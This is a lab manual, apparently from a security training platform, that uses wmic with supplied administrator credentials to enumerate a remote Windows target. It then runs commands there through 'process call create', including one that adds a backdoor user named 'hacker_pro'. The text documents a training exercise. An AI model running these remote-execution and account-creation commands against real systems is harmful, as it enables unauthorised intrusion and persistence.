Name	WMI: Windows: WMIC
URL	https://attackdefense.com/challengedetails?cid=2078
Туре	Services Exploitation: WMI

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Note: By default, if you are using Windows Server then, the WMI service is already up and running. You need to configure the service in order to access it remotely. In this manual, we are demonstrating how to use wmic tools to extract sensitive and interesting information from the remote machine for learning purposes.

Step 1: Run powershell.exe to check for wmi service status on the target machine, if it's running or not.

Command: Get-Service Winmgmt

```
PS C:\Users\Administrator> Get-Service Winmgmt

Status Name DisplayName
------
Running Winmgmt Windows Management Instrumentation

PS C:\Users\Administrator> ____
```

The Windows Management Instrumentation i.e WMI service is running.

We will be using "**wmic.exe**" (Windows Management Instrumentation Command.) to invoke WMI methods to get information from the remote machine i.e **target machine**

Step 2: Open PowerShell terminal and check the help of the "wmic /?"



Command: wmic /?

```
PS C:\Users\Administrator> wmic /?
[global switches] <command>
The following global switches are available:
/NAMESPACE Path for the namespace
                                         Path for the namespace the alias operate against. Path for the role containing the alias definitions. Servers the alias will operate against.
 /ROLE
/NODE
                                        Client impersonation level.
Client authentication level.
Language id the client should use.
 /IMPLEVEL
 /AUTHLEVEL
 LOCALE
                                        Enable or disable all privileges.
Outputs debugging information to stderr.
Logs all input commands and output.
Sets or resets the interactive mode.
Sets or resets the FailFast mode.
User to be used during the session.
 /PRIVILEGES
  TRACE
 RECORD
 /INTERACTIVE
  FAILFAST
 /USER
                                         Password to be used for session login.
Specifies the mode for output redirection.
Specifies the mode for output redirection.
/PASSWORD
 OUTPUT
 /APPEND
                                         Sets or resets aggregate mode.

Specifies the <authority type> for the connection.
  AGGREGATE
 /AUTHORITY
 /?[:<BRIEF|FULL>]
                                         Usage information.
For more information on a specific global switch, type: switch-name /?
The following alias/es are available in the current role:

ALIAS - Access to the aliases available on the local system

BASEBOARD - Base board (also known as a motherboard or system board) management.

BIOS - Basic input/output services (BIOS) management.

BOOTCONFIG - BOOT configuration management.
CDROM


    CD-ROM management.

 COMPUTERSYSTEM
                                                     Computer system management.
                                                     CPU management.
```

We have received all the syntax and command usage information.

Note: The 'Windows + R' would work on Linux systems. If you are using a Windows system, then it would conflict with your machine, and hence you won't be able to get the run prompt. You could manually open 'run' by following the below steps:

- 1. Go to the Windows Start menu
- 2. Search for Run
- 3. Click on the Run App icon



Step 3: Switch to "Target Machine" and checking the target machine IP address

Commands: In the Run dialog, type cmd.exe and hit the Enter key to open it. ipconfig

Administrator: C:\Windows\system32\cmd.exe

Target machine IP Address: 10.0.0.30

Step 4: Switch back to "**Attacker Machine**" and execute wmic.exe on the **target machine** by using the provided credentials. i.e administrator:hello_123321 We will check the operating system information.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 os list brief

```
PS C:\Users\Administrator> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 os list brief
BuildNumber Organization RegisteredUser SerialNumber SystemDirectory Version
17763 Amazon.com EC2 00430-00000-00000-AA550 C:\Windows\system32 10.0.17763
PS C:\Users\Administrator> _
```

We have received information about Organization, BuildNumber, SerialNumber, and Version, etc from the target machine.

Step 5: Collecting information about running target machines.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 computersystem list full

```
AdminPasswordStatus=3
AutomaticResetEBOOtOption=TRUE
AdminPasswordStatus=3
AutomaticResetEBOOtOption=TRUE
BOOTOptionOnlimit=
Capacity
BOOTOptionOnlimit=
BOOTOptionOn
```

We can notice, we have received all information about target machine configuration i.e Model, System Name, System Type etc.

Step 6: Get all the list of groups

Command: wmic /node:10.0.0.30 /user:administrator /password:hello 123321 group list brief



```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 group list brief
Caption
                                                          Domain
                                                                        Name
                                                                                                                      S-1-5-32-579
S-1-5-32-544
WMİSERVER\Access Control Assistance Operators
                                                          WMISERVER
                                                                        Access Control Assistance Operators
                                                                        Administrators
WMISERVER\Administrators
                                                          WMISERVER
WMISERVER\Backup Operators
WMISERVER\Certificate Service DCOM Access
                                                                        Backup Operators
Certificate Service DCOM Access
                                                          WMISERVER
                                                                                                                      S-1-5-32-551
                                                                                                                        1-5-32-574
                                                          WMISERVER
                                                                                                                      S-1-5-32-569
S-1-5-32-583
S-1-5-32-562
WMISERVER\Cryptographic Operators
WMISERVER\Device Owners
                                                                        Cryptographic Operators
                                                          WMISERVER
                                                                        Device Owners
Distributed COM Users
                                                          WMISERVER
WMISERVER\Distributed COM Users
                                                          WMISERVER
                                                                                                                        1-5-32-573
WMISERVER\Event Log Readers
                                                          WMISERVER
                                                                        Event Log Readers
WMISERVER\Guests
                                                          WMISERVER
                                                                        Guests
WMISERVER\\Hyper-V Administrators
WMISERVER\IIS_IUSRS
WMISERVER\Network Configuration Operators
                                                          WMISERVER
                                                                        Hyper-V Administrators
                                                          WMISERVER
                                                                        IÍS_IUSRS
                                                                                                                      S-1-5-32-556
S-1-5-32-559
                                                                        Network Configuration Operators
                                                          WMISERVER
WMISERVER\Performance Log Users
WMISERVER\Performance Monitor Users
                                                                        Performance Log Users
Performance Monitor Users
                                                          WMISERVER
                                                          WMISERVER
                                                                                                                      S-1-5-32-547
S-1-5-32-550
WMISERVER\Power Users
                                                          WMISERVER
                                                                        Power Users
WMISERVER\Print Operators
                                                          WMISERVER
                                                                        Print Operators
WMISERVER\RDS Endpoint Servers
                                                          WMISERVER
                                                                        RDS Endpoint Servers
WMISERVER\RDS Management Servers
                                                          WMISERVER
                                                                        RDS Management Servers
WMISERVER\RDS Remote Access Servers
                                                                        RDS Remote Access Servers
Remote Desktop Users
                                                                                                                      S-1-5-32-575
S-1-5-32-555
                                                          WMISERVER
WMISERVER\Remote Desktop Users
                                                          WMISERVER
                                                                                                                      S-1-5-32-580
S-1-5-32-552
S-1-5-32-582
WMISERVER\Remote Management Users
                                                          WMISERVER
                                                                        Remote Management Users
WMISERVER\Replicator
                                                          WMISERVER
                                                                        Replicator
WMISERVER\Storage Replica Administrators
                                                                        Storage Replica Administrators
                                                          WMISERVER
WMISERVER\System Managed Accounts Group
                                                          WMISERVER
                                                                        System Managed Accounts Group
WMISERVER\Users
                                                          WMISERVER
PS C:\> _
```

Received all the user group's information.

Step 7: Get all the user accounts list

Command: wmic /node:10.0.0.30 /user:administrator /password:hello 123321 useraccount list

```
/node:10.0.0.30 /user:administrator /password:hello_123321 useraccount list
                                                                                                                                                                    Disabled
AccountType
                   Description
                FullName
                             InstallDate LocalAccount Lockout
                                                                                                                   PasswordChangeable
                                                                                                                                                 PasswordExpires
                                                                                                                                                                        Passwo
Domain
                   ID SIDType St
Built-in account for administering the computer/domain
rdRequired
                 SID
                                                                                                  Status
                                                                                                                                                                    FALSE
                 TRUE FALSE
S-1-5-21-1998605224-864673769-347027211-500
A user account managed by the system.
TRUE FALSE
S-1-5-21-1998605224-864673769-347027211-503
WMISERVER
                                                                                     Administrator
                                                                                                                   TRUE
                                                                                                                                                 TRUE
                                                                                                                                                                          TRUE
512
                                                                                                                                                                    TRUE
WMISERVER
                                                                                     DefaultAccount
                                                                                                                   TRUE
                                                                                                                                                 FALSE
                                                                                                                                                                          FALSE
                                                                                                  Degraded
512
                 Built-in account for guest access
TRUE FALSE Guest
s-1-5-21-1998605224-864673769-347027211-501 1 Degraded
A user account managed and used by the system for Windows Defender Application Guard scenarios.
TRUE FALSE WDAGUtilityAccount TRUE TRUE
TRUE 127027211-504 1 Degraded
                   Built-in account for guest access to the computer/domain
                                                                                                                                                                    TRUE
                                                                                                                                                                          FALSE
WMTSERVER
512
                                                                                                                                                                    TRUE
WMISERVER
                                                                                                                                                                          TRUE
PS C:\> _
```

We have received all the user's account information i.e Account is enabled or disabled. SID's of user accounts etc.

Step 8: Get all the system accounts list



PS C:\> wmic /node:10.0.0.30 /user:admir Description	Domain	InstallDate	LocalAccount	Name	SID
SIDType Status MISERVER\Everyone	WMISERVER		TRUE	Everyone	S-1-1-0
6 OK	WMISERVER		TRUE	Evel yolle	3-1-1-0
MISERVER\LOCAL OK	WMISERVER		TRUE	LOCAL	S-1-2-0
MISERVER\CREATOR OWNER	WMISERVER		TRUE	CREATOR OWNER	S-1-3-0
MISERVER\CREATOR GROUP	WMISERVER		TRUE	CREATOR GROUP	S-1-3-1
MISERVER\CREATOR OWNER SERVER OK	WMISERVER		TRUE	CREATOR OWNER SERVER	S-1-3-2
MISERVER\CREATOR GROUP SERVER OK	WMISERVER		TRUE	CREATOR GROUP SERVER	S-1-3-3
MISERVER\OWNER RIGHTS OK	WMISERVER		TRUE	OWNER RIGHTS	S-1-3-4
MISERVER\DIALUP OK	WMISERVER		TRUE	DIALUP	S-1-5-1
MISERVER\NETWORK	WMISERVER		TRUE	NETWORK	S-1-5-2
MISERVER\BATCH OK	WMISERVER		TRUE	BATCH	s-1-5-3
MISERVER\INTERACTIVE OK	WMISERVER		TRUE	INTERACTIVE	S-1-5-4
MISERVER\SERVICE OK	WMISERVER		TRUE	SERVICE	S-1-5-6
MISERVER\ANONYMOUS LOGON OK	WMISERVER		TRUE	ANONYMOUS LOGON	S-1-5-7
MISERVER\PROXY OK	WMISERVER		TRUE	PROXY	S-1-5-8
MISERVER\SYSTEM	WMISERVER		TRUE	SYSTEM	s-1-5-18
OK MISERVER\ENTERPRISE DOMAIN CONTROLLERS	WMISERVER		TRUE	ENTERPRISE DOMAIN CONTROLLERS	S-1-5-9

Step 9: Get a list of all the startup program list

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 startup list full

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 startup list full

Caption=SecurityHealth
Command=%windir%\system32\SecurityHealthSystray.exe

Description=SecurityHealth
Location=HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

SettingID=
User=Public

PS C:\> _
```

Step 10: Get the logical disk name (drive)

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 logicaldisk get name

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 logicaldisk get name
Name
C:
PS C:\> _
```

Step 11: Get a list of all the environment variables.


Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 environment list

PS C:\> wmic /node:10.0.0.30 /user:administrato Description InstallDate VariableValue	r /password:hello_123321 Name	environ Status	ment list SystemVariable	UserName
<system>\ComSpec %SystemRoot%\system32\cmd.exe</system>	ComSpec	ок	TRUE	<system></system>
<system>\DriverData C:\Windows\System32\Drivers\DriverData</system>	DriverData	ок	TRUE	<system></system>
<system>\OS Windows_NT</system>	os	ок	TRUE	<system></system>
<system>\Path %SystemRoot%\system32;%SystemRoot%;%Syste MROOT%\System32\OpenSSH\;C:\Program Files\Amazo</system>	Path mRoot%\system32\Wbem;%sY	OK STEMROOT	TRUE %\System32\Windo	<system> wsPowerShell\v1.0\;%SYSTE</system>
<pre><system>\PATHEXT .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.W</system></pre>	PATHEXT	ок	TRUE	<system></system>
<system>\PROCESSOR_ARCHITECTURE AMD64</system>	PROCESSOR_ARCHITECTURE	ок	TRUE	<system></system>
<system>\PSModulePath %ProgramFiles%\windowsPowerShell\Modules; 6)\AWS Tools\PowerShell\</system>	PSModulePath %SystemRoot%\system32\Wi	OK ndows Pow	TRUE erShell\v1.0\Mod	<system> ules;C:\Program Files (x8</system>
<system>\TEMP %SystemRoot%\TEMP</system>	ТЕМР	ок	TRUE	<system></system>
<system>\TMP %SystemRoot%\TEMP</system>	TMP	ок	TRUE	<system></system>
<system>\USERNAME SYSTEM</system>	USERNAME	ок	TRUE	<system></system>

Step 12: Creating a process i.e cmd.exe and store netstat command output in a text file in C:\ drive

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process call create "cmd /C > C:\test.txt 2>&1 netstat.exe -ano"

We have successfully executed the cmd.exe and netstat. Switch to the **Target machine** and read the **text.txt** file.



ile Edit	Format View Help			
ctive (Connections			
Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	1004
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	504
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	644
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	1224
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	1720
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	2500
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	2588
TCP	0.0.0.0:49669	0.0.0.0:0	LISTENING	760
TCP	0.0.0.0:49670	0.0.0.0:0	LISTENING	2280
TCP	0.0.0.0:49671	0.0.0.0:0	LISTENING	772
TCP	0.0.0.0:49687	0.0.0.0:0	LISTENING	2624
TCP	10.0.0.30:135	10.0.0.127:49217	ESTABLISHED	1004
TCP	10.0.0.30:135	10.0.0.127:49218	ESTABLISHED	1004
TCP	10.0.0.30:139	0.0.0.0:0	LISTENING	4
TCP	10.0.0.30:3389	10.10.0.3:59986	ESTABLISHED	504
TCP	[::]:135	[::]:0	LISTENING	1004
TCP	[::]:445	[::]:0	LISTENING	4
TCP	[::]:3389	[::]:0	LISTENING	504
TCP	[::]:5357	[::]:0	LISTENING	4
TCP	[::]:5985	[::]:0	LISTENING	4
TCP	[::]:47001	[::]:0	LISTENING	4
TCP	[::]:49664	[::]:0	LISTENING	644
TCP	[::]:49665	[::]:0	LISTENING	1224
TCP	[::]:49666	[::]:0	LISTENING	1720
TCP	[::]:49667	[::]:0	LISTENING	2500
TCP	[::]:49668	[::]:0	LISTENING	2588
TCP	[::]:49669	[::]:0	LISTENING	760
TCP	[::]:49670	[::]:0	LISTENING	2280
TCP	[::]:49671	[::]:0	LISTENING	772
TCP	[::]:49687	[::]:0	LISTENING	2624
UDP	0.0.0.0:123	*:*		2716
UDP	0.0.0.0:500	*:*		2272
UDP	0.0.0.0:3389	*:*		504
UDP	0.0.0.0:3702	*:*		5668
UDP	0.0.0.0:3702	*:*		5668
UDP	0.0.0.0:4500	*:*		2272
UDP	0.0.0.0:5353	*:*		1684

We have successfully executed the process via wmic.

Step 13: Creating a dummy user.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process call create "net user hacker_pro hacker_123321 /add"

The method executed successfully, Verifying it by listing all the available windows users.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 useraccount list


```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 useraccount list
AccountType Description
AccountType
                                                                                                                                                            Disabled
               FullName
Domain
                            InstallDate LocalAccount Lockout
                                                                                                             PasswordChangeable
                                                                                                                                         PasswordExpires Passwo
                  SID SIDType Stat
Built-in account for administering the computer/domain
TRUE FALSE Administrator
rdRequired
                SID
                                                                                              Status
                                                                                                                                                            FALSE
TRUE
WMISERVER
                TRUE FALSE S-1-5-21-1998605224-864673769-347027211-500
                                                                                                             TRUE
                                                                                                                                          TRUE
                  A user account managed by the system.

TRUE FA
                                                                                                                                                            TRUE
                TRUE FALSE DefaultAccount
S-1-5-21-1998605224-864673769-347027211-503 1 Degraded
Built-in account for guest access to the computer/domain
TRUE FALSE Guest
WMISERVER
                                                                                                             TRUE
                                                                                                                                          FALSE
                                                                                                                                                                  FALSE
512
                                                                                                                                                            TRUE
                                                                                                                                                                  FALSE
WMISERVER
                                                                                                             FALSE
                                                                                                                                          FALSE
                 S-1-5-21-1998605224-864673769-347027211-501
                                                                                               Degraded
                                                                                                                                                            FALSE
                TRUE FALSE hacker_pro TRUE TRUE
S-1-5-21-1998605224-864673769-347027211-1008 1 OK
A user account managed and used by the system for Windows Defender Application Guard scenarios.
TRUE FALSE WDAGUtilityAccount TRUE TRUE
WMISERVER
                                                                                                                                                                  TRUE
512
                                                                                                                                                            TRUE
WMISERVER
                                                                                                                                                                  TRUE
                                                                                WDAGUtilityAccount
1 Degraded
                 S-1-5-21-1998605224-864673769-347027211-504
PS C:\>
```

Step 14: Get all the installed hotfixes from the remote machine.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 /output:out.txt qfe list full dir

View the out.txt file



We can notice that we have received all the information about the installed Hotfixes, this could be used to check if the target is vulnerable to a specific vulnerability or not by searching with their HotFixID. i.e KBXXXXXX

Step 15: Creating a process on the target machine i.e notepad.exe

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process call create "notepad.exe"

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process call create "notepad.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
         ProcessId = 2140;
         ReturnValue = 0;
};
PS C:\> __
```

Check all the running processes to verify it.

PS C:\>

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process list brief

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process list brief
HandleCount Name Priority ProcessId ThreadCount WorkingSetSize
0 System Idle Process 0 0 2 8192
                       System Idle Process
System
Registry
1963
                                                                     8
                                                                                       4
                                                                                                           140
                                                                                                                                  163840
                                                                     8
11
                                                                                                                                  68464640
1228800
5287936
                                                                                       88
                                                                                       392
548
624
56
                       smss.exe
                                                                     13
13
409
                                                                                                           10
                       csrss.exe
                                                                                                                                  5287936
4849664
7016448
15646720
9572352
15474688
160
                       csrss.exe
wininit.exe
                                                                                                           9
1
3
6
6
                                                                     13
13
171
251
                                                                                       644
                       winlogon.exe
services.exe
lsass.exe
                                                                                       720
760
772
876
896
924
535
                                                                     9
                                                                     9
1056
85
846
49
49
                       svchost.exe
                                                                                                                                   3936256
                                                                                                           2
10
5
6
3
12
                                                                                                                                  22421504
3817472
                       svchost.exe
fontdrvhost.exe
                                                                     8
                                                                     8
                                                                                       916
                                                                                                                                  4337664
                       fontdrvhost.exe
                                                                                       1004
572
784
                                                                                                                                  12365824
10305536
862
                       svchost.exe
                                                                     8
320
540
                       svchost.exe
                                                                     8
                                                                     13
                                                                                                                                   39514112
                       dwm.exe
                                                                                                           5
29
260
                       svchost.exe
                                                                     8
                                                                                       64
                                                                                                                                  10969088
                                                                                       504
803
                                                                                                                                   48795648
                       svchost.exe
```

221 msdtc 269 svcho 299 svcho 104 svcho 136 svcho 257 svcho 207 dllho 74 cmd.e 199 conho 179 svcho	ost.exe c.exe ost.exe ost.exe ost.exe	8 8 8 8 8	4140 4236 4844 4764 5412 5616	19 9 8 7 1	13430784 10481664 12742656 19697664 5472256
269 svcho 299 svcho 104 svcho 136 svcho 257 svcho 207 dllho 74 cmd.e 199 conho 179 svcho 120 svcho	ost.exe ost.exe ost.exe ost.exe	8 8 8	4844 4764 5412 5616		12742656 19697664 5472256
299 svcho 104 svcho 136 svcho 257 svcho 207 dllho 74 cmd.e 199 conho 179 svcho 120 svcho	ost.exe ost.exe ost.exe	8 8 8	4764 5412 5616	8 7 1 1	19697664 5472256
104 svcho 136 svcho 257 svcho 207 dllho 74 cmd.e 199 conho 179 svcho 120 svcho	ost.exe ost.exe	8 8	5412 5616	7 1 1	5472256
104 svcho 136 svcho 257 svcho 207 dllho 74 cmd.e 199 conho 179 svcho 120 svcho	ost.exe	8	5616	1 1	
257 svcho 207 dllho 74 cmd.e 199 conho 179 svcho 120 svcho				1	7147520
207 dllho 74 cmd.e 199 conho 179 svcho 120 svcho	act ava	0	The Part of the Pa		7147520
74 cmd.e 199 conho 179 svcho 120 svcho		0	5668	4	9748480
199 conho 179 svcho 120 svcho	ost.exe	8	6108	5	11657216
179 svcho 120 svcho		8	2168	1	4050944
120 svcho	ost.exe	8	2368	3	18276352
	ost.exe	8	6140	1	8736768
	ost.exe	8	4732	2	6012928
	ost.exe	8	5808	5	7675904
174 WmiPr	rvsE.exe	8	1732	9	9629696
201 notes	pad.exe	8	2140	4	10842112
PS C:\>					


We could also terminate the process using wmic tool.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 Process Where "Name Like 'notepad.exe'" Call Terminate

We have killed the notepad.exe process. Verifying it.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process list brief

PS C:\> wmic	/node:10.0.0.30 /user:ad	ministrato	r /password	:hello_123321	process list brief
HandleCount	Name	Priority	ProcessId	ThreadCount	WorkingSetSize
0	System Idle Process	0	0	2	8192
1964	System	8	4	139	163840
0	Registry	8	88	4	68403200
56	smss.exe	11	392	2	1228800
411	csrss.exe	13	548	10	5287936
160	csrss.exe	13	624	9	4849664
171	wininit.exe	13	644	1	7016448
251	winlogon.exe	13	720	3 6	15646720
538	services.exe	9	760	6	9572352
1054	lsass.exe	9	772	6	15470592
85	svchost.exe	8	876	1	3923968
852	svchost.exe	8	896	12	22470656
49	fontdrvhost.exe	8	924	5	3817472
49	fontdrvhost.exe	8	916	5	4337664
868	svchost.exe	8	1004	8	12394496
322	svchost.exe	8	572	3	10301440
540	dwm.exe	13	784	12	39514112
260	svchost.exe	8	64	4	10952704
802	svchost.exe	8	504	29	48791552
209	svchost.exe	8	1092	1	9814016
147	svchost.exe	8	1128	1	11816960
115	svchost.exe	8	1136	3 7	5500928
355	svchost.exe	8	1224	7	14704640
120	svchost.exe	8	1348	1	7446528
183	svchost.exe	8	1368	3	7602176
225	svchost.exe	8	1376	2	11497472
156	svchost.exe	8	1392	4	7688192
157	svchost.exe	8	1408	2	5836800
214	svchost.exe	8	1464	5	7630848
150	svchost.exe	8	1496	2 2	5922816
161	svchost.exe	8	1576	2	7991296



Similarly, we can use the wmic tool to enumerate the target server with the help of the WMI methods. The tool would be useful for attackers and administrators as well as for defenders.

References:

WMIC

(https://support.microsoft.com/en-in/help/290216/a-description-of-the-windows-management-instrumentation-wmi-command-li)